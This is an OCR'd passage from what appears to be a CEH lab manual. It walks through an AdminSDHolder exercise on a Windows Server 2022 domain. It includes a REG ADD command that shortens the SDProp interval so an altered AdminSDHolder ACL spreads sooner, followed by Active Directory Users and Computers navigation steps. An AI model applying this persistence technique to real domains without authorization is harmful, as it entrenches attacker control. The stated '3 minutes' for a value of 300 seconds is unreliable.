
34. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.

    REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300


Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.




35. Now, click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine and open **Server Manager** window. In the Server Manager window click on **Tools -> Active Directory Users and Computers**.



36. In **Active Directory Users and Computers** window click on **View** and select **Advanced Features** option from the drop down list.




37. Now, expand **CEH.com** and **System** nodes and right click on **AdminSDHolder** folder and select **Properties**.



